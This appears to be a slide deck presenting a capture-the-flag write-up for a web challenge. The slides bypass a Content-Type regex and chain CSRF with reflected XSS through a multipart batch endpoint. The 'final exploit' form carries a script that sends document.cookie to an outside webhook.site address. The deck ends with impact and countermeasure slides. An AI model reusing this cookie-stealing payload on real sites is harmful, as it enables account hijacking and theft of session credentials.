
```
from flask import Flask
app = Flask(__name__)

@app.route("/")
def hello():
     headers = {}
     headers["Content-Type"] = "multipart/mixed,text/html”
     return "<b>Hello World!</b>", 200, headers

if __name__ == "__main__":
     app.run()
```

Great!

- Looks like the browser accepts a list of content types separated by commas
- Even if this does not really confirm to the spec



Hello World!




```
r""" multipart/[a-z]+(?:-[a-z]+)*(?:[;,\s]\s*[a-
z]+(?:-[a-z]+)*=(?:"(?:[^"]|\")+"|'(?:
[^']|\')+'|[^"';;,\s]+))*[;,\s]*boundary=
(?:"([^"]+)"|'([^']+)'|([^"';;,\s]+))(?:[;,
\s]\s*[a-z]+(?:-[a-z]+)*=(?:"(?:
[^"]|\")+"|'(?:[^']|\')+'|[^"';;,\s]+))*[;,]? """ i
```

```
multipart/mixed,text/html
```

However …


… the regex does not match!



```
r"""	multipart/
	[a-z]+
	(?:-[a-z]+)*
	(?:
		[;,\s]\s*[a-z]+
		(?:-[a-z]+)*
		=
		(?:"(?:[^"]|\")+"
		 |'(?:[^']|\')+'
		 |[^"':;,\s]+
		)
	)*
	[;,\s]*
	boundary=
"""	ix
```

Goal: Get `, text/html,` matched by the regex

Hint: Enable “ignore whitespace” mode
… and add whitespaces so that it becomes readable.


REGULAR EXPRESSION

1 match, 162 steps (~0ms)

```
r"""multipart/
    [a-z]+
    (?:-[a-z]+)*
    (?:
        [;,\s]\s*[a-z]+
        (?:-[a-z]+)*
        =
        (?:"(?:[^"]|\")+"
          |'(?:[^']|\')+'
          |[^"':;,\s]+
        )
    )*
    [;,\s]*
    boundary=
```

""" ix

TEST STRING

SWITCH TO UNIT TESTS

```
multipart/mixed,x=',text/html,';boundary=asdf
```

`multipart/mixed,x=’,text/html,’;boundary=asdf`


… is matched!

Q: How can we trick the victim into issuing a (cross-origin) POST?

A: By using a HTML form!

Putting it all together

```
<form action="https://genie.web.ctfcompetition.com/batch?ct=
    multipart/mixed,x=',text/html,';boundary=b" method="post" enctype="text/plain">

    <textarea name="x">
    --b
    Content-Type: application/http
    Content-Transfer-Encoding:binary
    Content-ID: <script>alert(1)</script>

    POST /wish HTTP/1.1
    Content-Type: application/json

    {"wish":"test"}
    --b--
    </textarea>

    <button type="submit">Exploit me</button>
</form>
```



https://genie.web.ctfcompetition.com/batch?ct=multipart/mixed,x=%27,text/html,%27;boundary=b - Chromium

genie.web.ctfcompetition.com/batch?ct=multipart/mixed,x=%27,text/html,%27;boundary=b

genie.web.ctfcompetition.com says

1

The final exploit

```
<form action="https://genie.web.ctfcompetition.com/batch?ct=
    multipart/mixed,x=',text/html,';boundary=b" method="post" enctype="text/plain">
    <textarea name="x">
    --b
    Content-Type: application/http
    Content-Transfer-Encoding:binary
    Content-ID: <script>document.write("<img
src='https://webhook.site/0e055a20-a706-42fc-8d0f-9b4bf5aa75c1?cookie=" +
document.cookie + "'>");</script>

    POST /wish HTTP/1.1
    Content-Type: application/json

    {"wish":"test"}
    --b--
    </textarea>
    <button type="submit">Exploit me</button>
</form>
```

Submitting the exploit

```
$ curl -F url=https://.../exploit.html 'https://genie.web.ctfcompetition.com/genie'
(...)
<h1>Wish confirmation</h1>

<div id="wish">
The genie will take a look at your wish soon.
</div>

</body>
</html>
```

Flag

```
flag=CTF{//_This_should_never_happen}
```

Impact of the security threat

- Pretty classic reflected XSS attack
  - Content type restriction makes it harder to exploit
- Also, CSRF possible
- Usual impacts of XSS/RCE on the client
  - Account hijacking
  - Credential stealing
  - In general: *act on behalf of the user without their consent*

Countermeasures

- Input validation
  - Don’t accept arbitrary content (and even send it back to the client) if it’s not absolutely necessary
  - For example, only accept integers or UUIDs for IDs
- Server should have the control, not client
  - Server must decide on a content type
  - Content-ID could be removed if response had the same position as the request
    - Potential performance impact

Thank you!

Any questions?